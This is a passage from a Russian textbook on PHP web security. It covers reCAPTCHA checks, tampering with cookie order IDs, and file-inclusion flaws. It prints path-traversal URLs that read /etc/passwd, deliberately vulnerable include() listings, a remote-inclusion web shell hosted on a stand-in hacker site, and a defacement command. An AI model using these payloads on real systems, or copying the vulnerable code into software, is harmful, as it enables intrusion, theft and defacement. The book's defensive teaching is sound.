Когда пользователь отправляет форму, то он должен с помощью сервиса Google доказать, что он не робот. Если все удачно, то Google добавит к форме невидимый параметр с именем `g-recaptcha-response`.

Получив данные формы на сервере, вы можете прочитать значение параметра `g-recaptcha-response`, и этот ключ нужно теперь проверить на корректность. Сервер должен отправить HTTP-запрос напрямую Google по адресу **https://www.google.com/recaptcha/api/siteverify**, и этому URL нужно отправить два параметра:

- `Secret` — секретный ключ, который вы получите при регистрации в сервисе Google. Его необходимо держать в секрете и ни в коем случае не отображать на странице;
- `Response` — это значение параметра `g-recaptcha-response`, который вы получили вместе с формой.

Если значение `g-recaptcha-response` корректное, то Google сообщит вам, что проверка прошла успешно. Если пользователь не прошел проверку, то в результате будет ошибка. На PHP простейший код проверки каптчи может выглядеть так:

```
$params = array();
$params['secret'] = 'СЕКРЕТНЫЙ КЛЮЧ';
$params['response'] = ЗНАЧЕНИЕ ПАРАМЕТРА g-recaptcha-response;


$handle = curl_init('https://www.google.com/recaptcha/api/siteverify');
$options = array(
    CURLOPT_POST => true,
    CURLOPT_POSTFIELDS => http_build_query($params, '', '&'),
    CURLOPT_HTTPHEADER => array(
        'Content-Type: application/x-www-form-urlencoded'
    ),
    CURLINFO_HEADER_OUT => false,
    CURLOPT_HEADER => false,
    CURLOPT_RETURNTRANSFER => true,
    CURLOPT_SSL_VERIFYPEER => true
);
curl_setopt_array($handle, $options);
$response = curl_exec($handle);
curl_close($handle);

$responseData = json_decode($response, true);
if (!$responseData) {
    return false;
}

if (isset($responseData['success']) &&
    $responseData['success'] == true) {
    return true;
}
```

2.4. Хрупкое печенье

Уже понятно, что cookie далеко не самый безопасный метод хранения информации, потому что эти данные может прочитать пользователь и поменять любое значение. В *главе 9* мы будем говорить об авторизации и о том, как нам могут помочь значения, которые хранятся в cookie, как хакеры могут перехватить эти значения и как можно защититься от перехвата.

Но если от перехвата хакером еще можно защититься, то вот от прямого доступа пользователем — невозможно. Если я захочу посмотреть на cookie и изменить что-то, то смогу открыть утилиты разработчика и поменять все, что угодно.

Где-то 7 лет назад меня попросили посмотреть, как хакеры смогли использовать данные других пользователей для того, чтобы купить через электронный магазин одного из сайтов товары. Обычно я не занимаюсь поиском уязвимостей, потому что это отдельный навык специалистов по безопасности. То, что я знаю уязвимости и знаю, как писать безопасный код, не делает меня экспертом в области поиска проблем.

Но в данном случае я все же согласился посмотреть сайт, и уязвимость оказалась достаточно простой и банальной. Когда пользователь создавал на сайте новый заказ (клал что-то в корзину), то в cookies создавался новый параметр с именем ordered и числовым номером типа 10323. То есть 10323 — это мой счет, и я могу видеть в нем товары и нажать кнопку оплаты.

А что, если поменять номер счета на 10320? Я попробовал и увидел данные другого пользователя. Таким образом, если хакер перехватит чужой счет и к нему уже привязана кредитная карта, то достаточно поменять адрес доставки и отгрузить товары себе за счет чужой кредитной карты. На сайте были и другие товары, такие как подарочные карты, которые не требуют доставки. Получив номер такой карты, ее можно продать на eBay другому пользователю.

Отслеживать движение подарочной карты за 50 долларов особо никто не будет, большинство компаний примут такие расходы на себя и не станут тратить время на расследование. Ведь для подачи заявления в полицию, поиска и расследования нужно тратить время своих сотрудников — программистов и адвокатов, зарплата которых достаточно высокая. Один час работы адвоката будет стоить дороже подарочной карты за 50 долларов.

Для нас же основным выводом в данном примере является то, что никогда не стоит хранить в cookies значения, которые могут повлиять на работу программы. Это хранилище иногда используют как кеш, чтобы программа не обращалась каждый раз к базе данных для поиска номера счета, но этим данным доверять нельзя. Обязательно нужно проверять, что номер счета действительно принадлежит текущему пользователю, а не кому-то другому.

ГЛАВА 3

Взлом PHP-сценариев

Одним из самых известных языков программирования для web в данный момент является PHP, и он постепенно набирает все бóльшую популярность. В этой главе мы поговорим о наиболее часто встречаемых уязвимостях в PHP-сценариях и рассмотрим, как разработчики web-сайтов могут их избежать.

Самым безопасным является web-сайт, созданный на основе HTML или основанный на серверном языке программирования (Server Side), который не принимает параметров. Именно параметры, которые получают сценарии, очень часто являются потенциальным источником ошибки. Хакер может сформировать определенным образом запрос, и если сценарий неверно обрабатывает полученные параметры или просто не проверяет их на корректность, то хакер может повысить свои привилегии, что подразумевает:

- выполнение команд на сервере, таких как просмотр, копирование и удаление файлов;
- выполнение произвольных SQL-запросов, которые позволят управлять базой данных, если сценарий использует базы данных для формирования web-страниц.

Но не стоит забывать, что проблемным местом сценария может быть не только параметр, который явно передается через строку URL, но и файлы cookies. В таких файлах сценарии могут сохранять определенные значения, которые программа может использовать при переходе пользователя к web-странице. Они автоматически передаются на web-сайт, который может видеть содержимое cookies. Значения из этого файла могут быть видны сценарию как простые переменные или как массив. Получается, что в некоторых случаях, если специальным образом подкорректировать cookies, можно поднять уровень своих привилегий!

Некоторые из этих проблемных мест мы будем рассматривать в данной главе, а таким ошибкам, как SQL-инъекция и работа с системой, мы уделим внимание в последующих главах данной книги.

3.1. Неверное обращение к файлам

История, которую я сейчас расскажу, очень подходит под тему данной главы и хорошо иллюстрирует проблемные места параметров, которые передаются серверному сценарию. Недавно я наткнулся на один web-сайт (не будем уточнять его название), на котором защита была далека от идеала. Любой хакер, увидев, как формируется URL на этом web-сайте, сразу начнет копать глубже и сможет получить неограниченные права доступа. Посмотрим на допущенные ошибки, чтобы не повторить их в своих проектах.

3.1.1. Пример реальной ошибки

В рассматриваемых примерах реальное имя web-сайта будет заменено на sitename.domain по просьбе его владельцев. Помимо этого, я отправил разработчикам письмо с описанием ошибки, и, насколько мне известно, ошибка уже исправлена.

Итак, URL на web-сайте формировался следующим образом: **http://www.sitename.domain/index.php?dir=*каталог*&file=*файл***. В параметре `dir` передается имя каталога, из которого нужно прочитать файл, а через параметр `file` передается имя файла. Мне сразу же стало интересно, что получится, если в качестве имени файла передать что-нибудь вроде /etc/passwd (файл, в котором UNIX-серверы хранят списки пользователей). В ответ я получил сообщение: "И кто тебя просил это делать?" Очень хорошо, разработчики явно предусмотрели возможные атаки и остроумно сообщили мне, что я, мягко говоря, не туда полез.

Тогда я вместо имени файла поставил точку, что указывает на текущий каталог. На этот раз я увидел в окне браузера список файлов, находящихся в каталоге, указанном в качестве параметра `dir`. Видимо, разработчики использовали фильтр, который запрещал передавать в качестве параметра символ /, но одиночная точка не проверялась. Нельзя запретить точку вообще, ведь имена файлов очень часто содержат точку для отделения имени файла от расширения, но одиночную точку проверять необходимо: файл, имя которого состоит только из точки, создать нереально.

Но это еще не все. Я попытался выполнить следующий запрос: **http://www.sitename.domain/index.php?dir=/etc&file=.**. В качестве каталога указана системная папка UNIX, а вместо файла стоит только точка. В ответ на это я увидел полное содержимое каталога /etc.

Ну что же, попробуем просмотреть какой-нибудь файл в этом каталоге, например, passwd, в котором находится список пользователей системы: **http://www.sitename.domain/index.php?dir=/etc&file=passwd**. Результат превзошел все ожидания. Мало того, что я увидел содержимое файла, так еще в заголовке оказалась информация об установленной ОС (рис. 3.1). В данном случае это оказалась FreeBSD. На рисунке я удалил все, что может указать вам на web-сайт, и оставил только содержимое файла /etc/passwd.




Рис. 3.1. Результат просмотра файла паролей

Первая строка чаще всего указывает на учетную запись администратора. Тут хочется похвалить администратора сервера за то, что он переименовал главную учетную запись. По умолчанию UNIX для администраторского доступа использует имя `root`, но его изменили на `toor`. Конечно, это слишком простое решение, но все-таки лучше, чем ничего. Если бы они к тому же переименовали домашнюю папку администратора, было бы совсем хорошо.

Посмотрите на предпоследнюю запись. Обратите внимание на путь к папке: **/home/PahaN/./www/altruistic.ru**. Имя папки **altruistic.ru** указывает на то, что там должен находиться один очень знаменитый web-сайт. Нет, я взламывал не его, а другой web-сайт, но благодаря тому, что оба они находятся на одном web-сервере, можно получить доступ и ко второму.

Прежде чем закончить исследование, я заглянул в домашнюю папку администратора: **http://www.sitename.domain/index.php?dir=/root&file=.**. Самое интересное, что мне были показаны все файлы. Значит, прав у web-сервера достаточно для работы с этими файлами, что уже очень опасно, ведь в этой папке явно лежат резервные копии и копии файлов конфигурации.

На этом я решил закончить исследование и направить администратору письмо с описанием уязвимости, чтобы ее смогли закрыть до выхода книги даже несмотря на то, что я постарался скрыть указание реального сайта. А ведь можно было скачать конфигурационные файлы и резервные копии, а также файл с зашифрованными паролями и, проанализировав их, взломать web-сервер и удалить все его содержимое. Но мне это не нужно, поэтому я не стал этого делать. Все файлы, найденные мной, остались нетронутыми, и я даже не сделал себе их копии.

Необходимый минимум действий, которые должны выполнить администраторы для защиты web-сайта:

- в параметре `dir` проверять наличие слеша и точки. В этом случае будет разрешено обращаться только к папкам, находящимся в текущем каталоге, то есть нельзя будет указывать такие пути, как, например, /etc. Насколько мне удалось понять структуру web-сайта, в нем не содержится вложенных каталогов, и слеш просто не нужен;
- не использовать имена параметров вроде `dir` и `file`. Такие имена манят любого взломщика, как кота валерьянка. Лучше было бы заменить их бессмысленными именами — скажем, `param1` и `param2`. Не догадываясь о назначении параметра, начинающий взломщик не сможет быстро найти ему применение. Опытный взломщик определит назначение параметра, даже если имя не несет никакого смысла;
- на данном web-сайте запретить точку нельзя, потому что она используется для отделения расширения, а одиночную запретить необходимо. В этом случае взломщик не сможет просмотреть содержимое текущего каталога.

Если бы я писал сценарий, то в параметре `file` передавал бы только имя файла без расширения, а расширение подставлял бы программно. Для этого нужно, чтобы все подключаемые файлы имели одно расширение, в качестве которого я бы выбрал что-нибудь бессмысленное — например, fdfgdg. В этом случае в строке URL передается имя каталога и файла без расширения, а расширение подставляется программно, что решает только одну очень важную проблему, а далеко не все.

Допустим, взломщик хочет просмотреть файл паролей. Для этого он выполняет запрос: **http://www.sitename.domain/index.php?dir=/etc&file=passwd**. Сценарий делает основные проверки, объединяет параметр `dir` с параметром `file` и программно добавляет расширение fdfgdg. Даже если в параметре `dir` нет проверки на наличие слеша, в результате получается /etc/passwd.fdfgdg. Конечно же, такого файла не существует в системе, и сценарий выдаст сообщение об ошибке.

Прибавление расширения еще не гарантирует безопасность, потому что эту проблему можно обойти. Допустим, что у вас в качестве параметра передается имя файла, а в качестве расширения программно добавляется news.php. Это не случайный пример, я видел такое в реальном приложении. Теперь, чтобы обойти защиту, хакеру нужно выполнить следующие шаги:

- создать на своем web-сервере злонамеренный файл с любым именем и расширением news.php — например, **http://hacker_site/hack.news.php**;

- передать этот файл в качестве параметра: **http://www.sitename.domain/index.php?file=http://hacker_site/hack**.

Теперь ваш сценарий выполнит содержимое файла **http://hacker_site/hack.news.php**, если файл подключается с помощью функции `include()` или `require()`.

Хотя защиту с программным добавлением расширения можно обойти, ряд простых проверок и защит сделают ваш дом крепостью. Если помимо программного добавления расширения сделать проверку на символ /, то хакер уже не сможет провести такую атаку. В качестве дополнения к защите необходимо программно добавлять и начало пути, а все подключаемые файлы сложить вместе. Например, подключаемые файлы расположены в каталоге /var/www/html/inc и имеют расширение dat. В этом случае путь к файлу должен выглядеть так:

```
/var/www/html/inc/$file.dat
```

Здесь подразумевается, что переменная `$file` содержит имя подключаемого файла без расширения. Но и тут есть одна тонкость. Допустим, что хакеру удалось каким-либо образом загрузить на web-сервер свой файл сценария под именем hackfile, например, в общедоступный каталог /tmp. Чтобы подключить этот файл, хакеру достаточно дать ему расширение dat (hackfile.dat) и в качестве параметра `$file` передать путь ../../../../../tmp/hackfile. Мораль: никогда не забывайте фильтровать параметры, используемые при формировании имени файла, на последовательность символов ../.

В данном случае два параметра излишни и можно было ограничится только параметром `file`, если так уж хочется передавать имя через строку URL. Директории в виде параметра не должно быть. Если на сервере поместить все подключаемые файлы в одну директорию /var/www/html/inc/, то ничего передавать ненужно, достаточно только имени файла. Получив имя файла, мы фильтруем его на наличие точек и слешей, и если есть хоть что-то из этого, то выдаем ошибку. Если точек и слешей нет, то можно загрузить файл, обратившись к файловой системе:

```
/var/www/html/inc/FILE.txt
```

Где `FILE` — это то, что мы получили в виде параметра, все остальное подключено уже кодом сценария.

Если не фильтровать точки, то хакер может передать в качестве параметра `/../../../../../../etc/passwd`. Две точки и слеш указывают на то, что мы хотим подняться на уровень выше по структуре каталогов, и в конце концов мы попадем в корень диска и потом уже опустимся в /etc/passwd:

```
/var/www/html/inc/../../../../../../etc/passwd
```

Как много нюансов при работе с файлами, неужели создатели PHP не могли предусмотреть хотя бы половину из этих проблем? Работа с файловой системой всегда опасна, и предусмотреть все невозможно, поэтому приходится выбирать между мощью и безопасностью. Разработчики PHP предоставили нам мощь и гибкость, а мы должны правильно воспользоваться этими возможностями.

Я рекомендую никогда не передавать имена файлов в виде параметров, тем более запросами GET. Через параметры нельзя передавать ничего, что связано с файловой системой, файлами и, тем более, с программами. Я думаю, что эту мысль можно выбить на мониторе или написать на плакате на стене. Нет, эта рекомендация связана не только с безопасностью. Проблема в том, что такой код будет ужасен с точки зрения чтения и сопровождения. Если придется масштабировать возможности сценария (т. е. вводить новые возможности), то вам придется переписать не одну строчку кода. Если для маленького web-сайта передачу имен файлов посредством параметров еще можно оправдать, то при его росте для работы придется использовать базы данных, поэтому лучше заранее заложить возможность их использования.

Бывает, что найти ошибку не так легко, как в приведенном выше примере, потому что параметры, используемые в функциях include, require, include_once и require_once, далеко не всегда называются dir или file. Переменная может называть как угодно, вплоть до klhjkl, все зависит от настроения и опыта программиста.

Да, опыт также влияет на имена переменных. Только начинающий программист может называть переменные id, pid, p_id, ppid и т. д., плодя имена параметров в виде производных от слова id. Такие имена не несут в себе смысла, а значит, код, использующий эти переменные, становится трудно читаемым, и без комментариев понять в нем что-либо очень сложно.

Опытные программисты, которые уже не раз встречались с трудностями сопровождения кода, стараются давать осмысленные имена переменным. Они уже не стремятся запутать хакера бессмысленным набором символов, а стараются упростить себе жизнь, не забывая при этом о безопасности. Хотя забыть проверить определенный параметр либо неправильно выбрать метод или параметры фильтрации может любой, даже очень опытный программист.

Из личного опыта могу сказать, что программисты очень часто используют следующие переменные, и именно на них нужно обращать внимание:

- dir — имя явно указывает на принадлежность к каталогу;
- file — скорее всего, через этот параметр передается полное имя или часть имени файла;
- id — может содержать идентификатор. Например, если в новостной ленте каждая новость — это отдельный файл вида newdNNN.htm, где NNN — это номер новости, то это значение может передаваться через параметр с именем id;
- lang — некоторые web-сайты используют шаблоны для разных национальных языков. При этом заголовок и нижняя часть web-страницы могут храниться для разных языков в разных файлах и подключаться в зависимости от значения данного параметра. Например, в файле header_en.htm хранится английский заголовок (header) web-сайта, а в файле header_de.htm — немецкий. Подключение соответствующего заголовка может выглядеть следующим образом:

```
include("header_".$_GET['lang']."."htm")
include("header_".$lang."."htm");
```

Могут быть и другие имена переменных, и для их поиска хакер просто пытается через все найденные параметры передать наугад набранные символы или случайный текст. Если web-страница на ошибку в определенном параметре сообщит нам, что файл не найден, то хакер может надеяться, что здесь есть уязвимость. Дальнейшие действия — попытаться получить доступ к системному файлу, и если есть запреты на использование определенных символов, то необходимо попытаться их обойти.

3.1.2. Проблема *include*

Для закрепления пройденного материала рассмотрим проблему изнутри, то есть взглянем на сценарий, который содержит ошибку. Код сценария, эмулирующего ошибку, приведен в листинге 3.1.

Листинг 3.1. Сценарий, содержащий ошибку

```
<HTML>
<HEAD>
<TITLE>PHP test</TITLE>
</HEAD>
<BODY>
<center><h3>Injection test</h3></center>
<hr>
<a href="inc.php?dir=news&file=netutils">Read news</a>
<hr>

<?
 if (isset($_GET['file']))
 {
     ?><pre><?
     include($_GET['dir']."/".$_GET['file']);
     ?></pre><?
 }
?>

</BODY>
</HTML>
```

Данную ошибку называют по-разному, но мне больше нравится "проблема include", потому что именно с этой функцией связана ошибка. Параметр, получаемый сценарием, используется в функции `include` без каких-либо проверок. Эта функция подключает файл и отображает его. Если в файле находится PHP-код, то он будет выполнен, а результат также будет отображен на web-странице.

Все, что мы будем говорить о функции `include`, в равной степени относится и к `require`. Эта функция также подключает файл и делает это тем же методом. Разни-

ца только в том, что если файл не существует, функция `include` выдаст ошибку и продолжит выполнение, а функция `require` прервет работу сценария. Есть еще функции `include_once` и `require_once`, которые подключают файл только один раз.

Задача хакера — передать такие параметры, чтобы на web-странице отображалась необходимая ему информация. Например, если подключить файл /etc/passwd, где находится список всех пользователей системы, то хакер будет знать достаточно много.

Я уже писал, что знание имен учетных записей значительно упрощает работу хакера. Также следует учесть, что чем больше пользователей, тем проще осуществить подбор — выше вероятность, что кто-то выберет себе простой пароль, который получится подобрать простым перебором. Администратору в таких случаях остается только надеяться, что у этой учетной записи мало прав, а сам сервер в данный момент не содержит серьезных ошибок ОС и конфигурации, с помощью которых хакер сможет получить права администратора.

Итак, в нашем случае на web-странице есть следующая строка URL: **http://phpbook/inc.php?dir=news&file=netutils**. В качестве домена здесь используется phpbook, но в реальности это псевдоним, который я настроил так, чтобы он загружал файлы с локального web-сервера.

Здесь сценарию inc.php передаются два параметра: `dir` и `file`. Через параметр `dir` передается имя каталога news, из которого нужно подключить файл, а в параметре `file` указывается имя файла.

Теперь попробуем просмотреть файл пользователей. Для этого в параметре `dir` нужно указать /etc, а в качестве имени файла указываем passwd. Так как сценарий не проверяет параметры, то он позволит нам увидеть заветный файл (рис. 3.2).

Как я уже говорил, сама идея передачи параметров, которые используются в функции `include`, достаточно примитивна. Старайтесь избегать ее применения, потому что оно не сулит ничего хорошего. Но даже если решились, сделайте все необходимое для предотвращения загрузки пользователем подключаемых файлов. В данном случае из обоих параметров можно смело удалять любые символы, кроме букв, чтобы не было возможности передать точки или слеши.

Некоторые считают, что если программно добавлять расширение, то это решит все проблемы. Это ошибка. Допустим, что вы подключаете файл следующим образом:

```
include($_GET['dir']."/".$_GET['file'].".html");
```

К имени файла программно добавляется расширение html. Теперь, если хакер запросит файл /etc/passwd, то сценарий программно добавит еще и расширение и получится /etc/passwd.html. Такого файла не существует, и сценарий вернет ошибку.

Как узнать, где корень диска и сколько раз повторять последовательность ../? В большинстве случаев хакеры не утруждают себя подборами и поисками корня. Дело в том, что выше него все равно не поднимешься, поэтому можно смело повторять эту последовательность раз десять. Я повторил пять раз, и этого было достаточно. Следующий URL показал мне заветный файл пользователей: **http://phpbook/**

param.php?file=../../../../../etc/passwd. Выполняя этот URL, сценарию необходимо подключить файл /var/www/html/news/../../../../../etc/passwd.




Рис. 3.2. Список пользователей

С точки зрения ОС этот путь вполне корректен. Сначала необходимо спуститься по файловой системе в каталог /var/www/html/news, потом подняться на пять уровней выше (этим мы возвращаемся в корень диска) и после этого открыть файл passwd из /etc.

Для защиты в данном случае не обойтись без фильтрации, а все попытки пользоваться программным добавлением каких-то частей файла — бессмысленны. Для проверки можно написать функцию `checkparam`, которая с помощью регулярных выражений удалит все, кроме букв. Полный код более защищенного сценария можно увидеть в листинге 3.2. Код в листинге не отличается красотой, с точки зрения программирования, но его цель — показать уязвимость.

Листинг 3.2. Сценарий, в котором параметры проверяются

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
```

```
</HEAD>
<BODY>
<center><h3>PHP test</h3></center>
<hr>
<a href="inc.php?dir=news&file=netutils">Read news</a>
<hr>

<?
 // Это функция проверки параметров
 function checkparam($var)
 {
  $var=preg_replace("/[^a-z]/i", "", $var);
  return $var;
 }

 if (isset($_GET['file']))
 {
  // Используем функцию для проверки параметров на запрещенные символы
  $_GET['file'] = checkparam($_GET['file']);
  $_GET['dir'] = checkparam($_GET['dir']);

  include($_GET['dir']."/".$_GET['file']);
 }
?>

</BODY>
</HTML>
```

Почему этот сценарий всего лишь более защищенный, но не предоставляет абсолютной защиты? Дело в том, что у хакера еще остается одна лазейка: просмотреть произвольный файл в корне диска. Если параметр `dir` оставить пустым, а в параметре `file` передать имя файла, то получим путь /filename, где filename — это имя файла. В корне диска Linux нет ничего полезного и не должно быть, поэтому эта лазейка ничего хорошего не даст.

Итак, фильтроваться обязательно должны:

- двойные точки, чтобы хакер не смог подняться на уровень выше в дереве каталогов ОС;
- слеши, чтобы хакер не смог опуститься на уровень ниже в дереве каталогов ОС.

Будет лучше, если через параметры не будут передаваться расширения, тогда вы можете фильтровать и точки. Это будет только дополнительным плюсом к безопасности. Чем меньше символов доступно хакеру, тем лучше, именно поэтому в функции фильтрации, приведенной в листинге 3.2, из параметра вырезаются все символы, кроме латинских букв.

Подобные ошибки можно встретить и в сценариях, написанных на других языках программирования, это связано с тем, что функции подключения файлов есть не только в PHP.

Чтобы хакер не имел доступа к важной информации, вы должны максимально эффективно настроить права доступа. Для ОС Linux идеальным вариантом будет работа в среде chroot, чтобы хакер не смог получить доступ к реальной файловой системе и увидеть конфигурационные файлы.

Использование файлов на web-сайте и передавать имена файлов через строку URL или другие параметры небезопасно, да и неэффективно с точки зрения поддержки сайта. Если вы программист, то подумайте о другом решении, например о базах данных. Работать с базами тоже нужно внимательно, но они, по крайней мере, намного удобнее.

3.1.3. Инъекция кода

Функции `include` и `require` не ограничиваются банальным просмотром файлов на web-сервере. Если бы проблема была только в этом, то ее можно было бы избежать правильным конфигурированием, чтобы хакеру были не доступны критичные с точки зрения безопасности файлы. Проблема в том, что если позволяет конфигурация, то можно указать удаленный файл, расположенный совершенно на другом web-сервере, и сценарий может загрузить его и выполнить точно так же, как и локальный.

Если в коде есть уязвимость, которая позволит каким-то образом создать или загрузить на сервер файл с кодом, то можно выполнить его, и это уже будет локальный файл для данного web-сервера.

Давайте подробно рассмотрим эту проблему.

Для иллюстрации примеров напишем следующий уязвимый сценарий, который не станет проверять получаемый параметр `file`, напрямую передаваемый функции `include`:

```
<HTML>
<HEAD>
<TITLE>Injection test</TITLE>
</HEAD>
<BODY>
<?
 if (isset($file))
 {
  print($file."<BR>");
  include($file);
 }
?>
</BODY>
</HTML>
```

Данный сценарий упрощен, дабы не забивать вам голову обходами примитивных защит. Чтобы загрузить корректный файл, необходимо загружать следующий URL: **http://phpbook/param.php?file=news/hetutils.html**. В данном случае phpbook — это IP-адрес сервера в моей сети, на котором я установил web-сервер и тестировал все примеры.

В качестве параметра передается путь news/hetutils.html. Допустим, что хакер хочет просмотреть содержимое каталога. Для этого на своем web-сайте он создает файл, назовем его ls.php, со следующим содержимым:

```
<?
 print(system("ls -al"));
?>
```

Здесь мы с помощью функции `print` отображаем результат выполнения системной команды `ls -al`. Теперь хакер в качестве параметра может указать полный URL к своему файлу, и его результат будет включен в формируемую web-страницу:

http://phpbook/param.php?file=http://www.hacker_website.com/ls.php

В результате этого мы увидим содержимое каталога на атакуемом web-сервере phpbook, потому что именно на нем будет выполнен сценарий ls.php.

Получается, что хакер без проблем сможет выполнять произвольные команды на web-сервере, содержащем такую банальную ошибку. Но ради каждой команды создавать отдельный сценарий бессмысленно, вместо этого можно использовать следующий:

```
<?
 print(system($cmd));
?>
```

Команда, которая должна выполняться инжектируемым кодом, должна передаваться через параметр `cmd`. Если вы хотите выполнить команду `ls –al`, то напрямую вызов этого сценария выглядел бы следующим образом: **http://www.hacker_website.com/ls.php?cmd=ls%20-al**. Теперь просто вставляем этот URL на web-сайт с уязвимостью и получаем: **http://phpbook/param.php?file=http://www.hacker_website.com/ls.php?cmd=ls%20-al**.

Что еще опасного может сделать хакер? С помощью следующего кода хакер может произвести дефейс (подмену содержимого web-страницы):

```
<?
 print(system("echo '<H1>Hacked</H1>' > index.html"));
?>
```

Сохраняем этот код в файле deface.php и выполняем следующий URL: **http://phpbook/param.php?file=http://www.hacker_website.com/deface.php**. В файле deface.php выполняется следующая команда:

```
echo '<H1>Hacked</H1>' > index.html
```

В результате файл index.html будет перезаписан строкой "`<H1>Hacked</H1>`". Если index.html является главной web-страницей web-сайта, то при входе на web-сайт пользователь увидит надпись "Hacked" большими буквами.

Удаленная работа в файлах — это конфигурируемая возможность PHP, которую можно включить или отключить. Есть два основных параметра, которые регулируют доступ к удаленным файлам, находящимся не на локальном диске. Все параметры, которые влияют на PHP, находятся в /etc/php.ini, и эти два не исключение:

- `allow_url_fopen` — определяет, можно ли открывать и читать удаленные файлы. По умолчанию эта функция включена, но она позволит только отображать содержимое, а не выполнять. В отображении тоже есть проблема — возможно атака XSS, с которой мы пока еще не знакомы. Стоит ли отключить возможность работы с удаленными файлами? Тут все зависит от ситуации, если ваш код работает только с файлами на локальном диске, то лучше отключить;
- `allow_url_include` — по умолчанию эта опция отключена, и как раз она отвечает за то, можно ли с помощью `include` или `require` подключить PHP-код с удаленных компьютеров. Лучше не включать этот параметр и при разработке web-кода воздержаться от работы с удаленными файлами. Они занимают не так много места и их можно копировать на каждый сервер. С точки зрения затрат на поддержку копирования файла на все сервера (если у вас их несколько), это не так уж долго и сложно.

3.2. Ничего лишнего

В своей карьере я сталкивался с тремя основными проблемами, которые можно отнести к проблеме, которую я бы называл "ничего лишнего".

3.2.1. Лишние сценарии на рабочем сервере

У меня нет статистики того, как часто подобные вещи встречаются сейчас, мне кажется намного реже, но еще лет 10 назад я сталкивался с проблемой, когда на рабочие сервера устанавливались не только необходимые файлы, но и что-то тестовое. Хочется протестировать какой-то функционал? Его ставят прямо на рабочий сайт, и не факт, что это действительно нужно.

Я сталкивался с тем, что на сайт могли поставить форум, чтобы просто протестировать, и забывали о нем. Вроде бы он не используется на сайте, на него нигде нет ссылок, но он все же существует. Если сканировать сайт утилитами поиска уязвимостей, то они могут проверить на наличие известных ему файлов форума, формы обратной связи или других сценариев, даже если нигде не указано, что они могут быть установлены.

Неиспользуемые сценарии обычно не обновляют, в конце концов это может привести к печальным последствиям.

Не могу сказать, что это частая проблема, но все же я сталкивался с такой ситуацией.

3.2.2. Дополнительные программы

На сервере могут быть установлены не только необходимые для работы сайта сценарии, но и дополнительные программы, которые позволяют производить мониторинг, показывают администратору содержимое ошибок или каких-то других проблем работы сайта.

Отличие от предыдущего пункта в том, что в данном случае на web-сервере находятся нужные файлы сценариев и они могут быть даже защищены паролем. Но это все же дополнительная дверь.

На моих сайтах тоже есть системы мониторинга, которые собирают информацию, но такие системы работают по принципу сопровождения (side car), когда приложение по сборки метрики, статистики и информации о работе системы собирается отдельным приложением, которое работает как бы параллельно основному сайту. Оно не должно быть доступно с того же адреса. Чтобы получить доступ к такому приложению я загружаю совершенно другой сайт, который находиться на отдельном сервере.

